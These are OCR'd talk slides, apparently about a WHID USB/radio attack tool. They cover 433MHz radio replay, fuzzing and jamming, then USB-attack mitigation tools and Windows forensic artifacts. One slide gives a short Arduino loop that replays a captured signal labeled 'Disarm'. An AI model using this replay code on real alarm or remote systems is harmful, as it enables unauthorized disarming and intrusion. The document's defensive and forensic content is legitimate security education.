
whid.ninja

Remote Radio Hacking - WIP

- Embedded cheap 315/433MHz transmitter to:
  - Replay Attacks
  - Fuzzing
  - Bruteforcing
  - Jamming
- Example of Replay Attack:



```
void loop() {
// Use this to add manually specific HIGH or LOW pulses with specific length.
//      int highLength = 4;
//      int lowLength = 18;
//      digitalWrite(6, HIGH);
//      delayMicroseconds(highLength*timeDelay);
//      digitalWrite(6,LOW);
//      delayMicroseconds(lowLength*timeDelay);
 mySwitch.send("101001011110101100000100");
 delay(2000);
}
```



1: Complex Signal

:-2MSps-2MHz_Disarm_SinglePacket

Noise: 0.0434

Center: 0.5228

Bit Length: 769

Error Tolerance: 5

Modulation: ASK

Signal View: Analog

☑ Show Signal as Hex

0 selected 0.00 ns

```
e8e88e8eeee8e8ee88888e888 [Pause: 2170 samples]
```

2: Complex Signal

ırm_RCSwitch-Arduino_SinglePacket

Noise: 0.0404

Center: 0.5229

Bit Length: 1007

Error Tolerance: 5


Modulation: ASK


0 selected 0.00 ns

```
e8e88e8eeee8e8ee88888e888 [Pause: 2005 samples]
```

Mitigations 101

- **Do Not Trust unknown USB Devices!**
- **At Most, Use an USB Condom!**
  - Or Create your own DIY version
- **https://github.com/robertfisk/USG**





Mitigation Tools – Linux

- **https://github.com/trpt/usbdeath**
  - Anti-forensic tool that writes udev rules for known usb devices and do some things at unknown usb insertion or specific usb device removal
- **https://github.com/USBGuard/usbguard**
  - Software framework for implementing USB device authorization policies


Mitigation Tools – Windows

- **https://github.com/pmsosa/duckhunt**
  - **Four Operational Modes:**
    - **Paranoid:** KB input is disallowed until a password is input. Attack will also be logged.
    - **Normal:** KB input will temporarily be disallowed. Attack will also be logged.
    - **Sneaky:** A few keys will be dropped. Attack will also be logged.
    - **LogOnly:** Simply log the attack.
- **https://github.com/JLospinoso/beamgun**
  - When a malicious HID is inserted it blocks keystrokes injection by continuously stealing focus (and eventually locking the workstation)

USB Artifacts in Windows

- *SYSTEM/CurrentControlSet/Enum/USBSTOR*
- *SYSTEM/CurrentControlSet/Enum/USB*
- *SYSTEM/CurrentControlSet/Enum/HID*
- *NTUSER.DAT/Software/Microsoft/Windows/CurrentVersion/Explorer/MountPoints2*
- Windows XP – *ROOT/Windows/setupapi.log*
- Windows Vista+ – *ROOT/Windows/inf/setupapi.dev.log*


C:\Windows\inf\setupapi.dev.log


C:\Windows\INF\setupapi.dev.log - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
setupapi.dev.log

```

[Boot Session: 2018/01/03 11:51:21.487]

>>>  [Device Install (Hardware initiated) - USB\VID_1B4F&PID_9208&MI_00\8&2fc8707d&0&0000]
>>>  Section start 2018/01/03 12:18:41.965
     dvi: {Build Driver List} 12:18:42.666
     dvi:      Searching for hardware ID(s):
     dvi:           usb\vid_1b4f&pid_9208&rev_0100&mi_00
     dvi:           usb\vid_1b4f&pid_9208&mi_00
     dvi:      Searching for compatible ID(s):
     dvi:           usb\class_02&subclass_02&prot_01
     dvi:           usb\class_02&subclass_02
     dvi:           usb\class_02
     dvi:      Created Driver Node:
     dvi:           HardwareID   - USB\Class_02&SubClass_02&Prot_01
     dvi:           InfName      - C:\WINDOWS\System32\DriverStore\FileRepository\usbser.inf_amd64_756afc9aa127e768\usbser.inf
     dvi:           DevDesc      - USB Serial Device
     dvi:           Section      - UsbSerial_Install.NT
     dvi:           Rank         - 0x00ff2000
     dvi:           Signer Score - INBOX
```

First time the device was plugged

Plug-and-Play Event Logs




PNP Activity

This policy setting allows you to audit when plug and play detects an external device.

If you configure this policy setting, an audit event is generated whenever plug and play detects an external device. Only Success audits are recorded for this category.
If you do not configure this policy setting, no audit event is generated when an external device is detected by plug and play.

